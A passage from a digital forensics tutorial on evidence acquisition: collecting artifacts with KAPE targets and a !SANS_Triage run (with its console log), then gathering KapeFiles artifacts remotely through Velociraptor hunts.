
- Let's opt for the GUI version to explore the available options more visually.



- The crux of the process lies in selecting the appropriate target configurations.




- In KAPE's terminology, `Targets` refer to the specific artifacts we aim to extract from an image or system.
  - These are then duplicated to the output directory.
- KAPE's target files have a `.tkape` extension and reside in the `<path to kape>\KAPE\Targets` directory.
  - For instance, the target `RegistryHivesSystem.tkape` in the screenshot below specifies the locations and file masks associated with system-related registry hives.
  - In this target configuration, `RegistryHivesSystem.tkape` contains information to collect the files with file mask `SAM.LOG*` from the `C:\Windows\System32\config` directory.




- KAPE also offers `Compound Targets`, which are essentially amalgamations of multiple targets.
  - This feature accelerates the collection process by gathering multiple files defined across various targets in a single run.
  - The `Compound` directory's `KapeTriage` file provides an overview of the contents of

this compound target.



- Let's specify our source (in our scenario, it's `D:\`) and designate a location to store the harvested data.
  - We can also determine an output folder to house the processed data from KAPE.
- After configuring our options, let's hit the `Execute` button to initiate the data collection.




- Upon execution, KAPE will commence the collection, storing the results in the predetermined destination.


Upon execution, KAPE will commence the collection, storing the results in the predetermined destination.

```
Evidence Acquisition Techniques & Tools

KAPE version 1.3.0.2, Author: Eric Zimmerman, Contact: https://www.kroll.com/kape (kape@kroll.com)

KAPE directory: C:\htb\dfir_module\data\kape\KAPE
Command line:   --tsource D: --tdest C:\htb\dfir_module\data\investigation\image --target !SANS_Triage -

System info: Machine name: REDACTED, 64-bit: True, User: REDACTED OS: Windows10 (10.0.22621)

Using Target operations
Found 18 targets. Expanding targets to file list...
Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba already processed. Skipping!
Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba already processed. Skipping!
Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba already processed. Skipping!
Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba already processed. Skipping!
Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba already processed. Skipping!
Found 639 files in 4.032 seconds. Beginning copy...
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDefenderApiLogger.etl due to UnauthorizedAcce
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDefenderAuditLogger.etl due to UnauthorizedAc
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDiagLog.etl due to UnauthorizedAccessExceptic
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDiagtrack-Listener.etl due to UnauthorizedAcc
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventLog-Application.etl due to UnauthorizedA
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventlog-Security.etl due to UnauthorizedAcce
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventLog-System.etl due to UnauthorizedAccess
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTSgrmEtwSession.etl due to UnauthorizedAccessE
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTUBPM.etl due to UnauthorizedAccessException..
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTWFP-IPsec Diagnostics.etl due to Unauthorizec
  Deferring D:\$MFT due to UnauthorizedAccessException...
  Deferring D:\$LogFile due to UnauthorizedAccessException...
  Deferring D:\$Extend\$UsnJrnl:$J due to NotSupportedException...
  Deferring D:\$Extend\$UsnJrnl:$Max due to NotSupportedException...
  Deferring D:\$Secure:$SDS due to NotSupportedException...
  Deferring D:\$Boot due to UnauthorizedAccessException...
  Deferring D:\$Extend\$RmMetadata\$TxfLog\$Tops:$T due to NotSupportedException...
```

- The output directory of KAPE houses the fruits of the artifact collection and processing.
  - The exact contents of this directory can differ based on the artifacts selected and the configurations set.
  - In our demonstration, we opted for the `!SANS_Triage` collection target configuration.
  - Let's navigate to KAPE's output directory to inspect the harvested data.




- From the displayed results, it's evident that the `$MFT` file has been collected, along with the `Users` and `Windows` directories.
- It's worth noting that KAPE has also harvested the `Windows event logs`, which are nestled within the Windows directory sub-folders.




- What if we wanted to perform artifact collection remotely and en masse? This is where EDR solutions and Velociraptor come into play.
- Endpoint Detection and Response (EDR) platforms offer a significant advantage for incident response analysts.
  - They enable remote acquisition and analysis of digital evidence.
  - For instance, EDR platforms can display recently executed binaries or newly added files.
  - Instead of sifting through individual systems, analysts can search for such indicators across the entire network.
  - Another benefit is the capability to gather evidence, be it specific files or comprehensive forensic packages.
  - This functionality expedites evidence collection and facilitates large-scale searching and collection.
- Velociraptor is a potent tool for gathering host-based information using Velociraptor Query Language (VQL) queries.
  - Beyond this, Velociraptor can execute `Hunts` to amass various artifacts. A frequently utilized artifact is the `Windows.KapeFiles.Targets`.
  - While KAPE (Kroll Artifact Parser and Extractor) itself isn't open-source, its file collection logic, encoded in YAML, is accessible via the KapeFiles project.
  - This approach is a staple in Rapid Triage.

To utilize Velociraptor for KapeFiles artifacts:

- Initiate a new Hunt.




- Choose `Windows.KapeFiles.Targets` as the artifacts for collection.




- Specify the collection to use.


- Click on `Launch` to start the hunt.




- Once completed, download the results.




- Extracting the archive will reveal files related to the collected artifacts and all gathered files.



